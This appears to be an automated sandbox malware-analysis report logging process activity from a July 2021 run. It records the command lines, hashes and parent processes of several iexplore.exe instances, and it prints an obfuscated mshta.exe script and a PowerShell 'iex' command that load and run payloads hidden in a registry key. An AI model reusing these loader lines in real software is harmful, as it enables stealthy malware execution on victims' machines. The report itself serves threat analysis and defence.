MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: iexplore.exe PID: 996 Parent PID: 792

General

Start time:	11:50:32
Start date:	12/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7e1330000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 6116 Parent PID: 996

General

Start time:	11:50:33
Start date:	12/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:17410 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 2592 Parent PID: 996

General

Start time:	11:50:37
Start date:	12/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:82950 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 1264 Parent PID: 996

General

Start time:	11:50:41
Start date:	12/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:996 CREDAT:17430 /prefetch:2
Imagebase:	0x9f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 6132 Parent PID: 3388

General

Start time:	11:50:48
Start date:	12/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Ff7t='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ff7t).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff667e30000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 5004 Parent PID: 6132

General

Start time:	11:50:51
Start date:	12/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5064 Parent PID: 5004

General

Start time:	11:50:52
Start date:	12/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis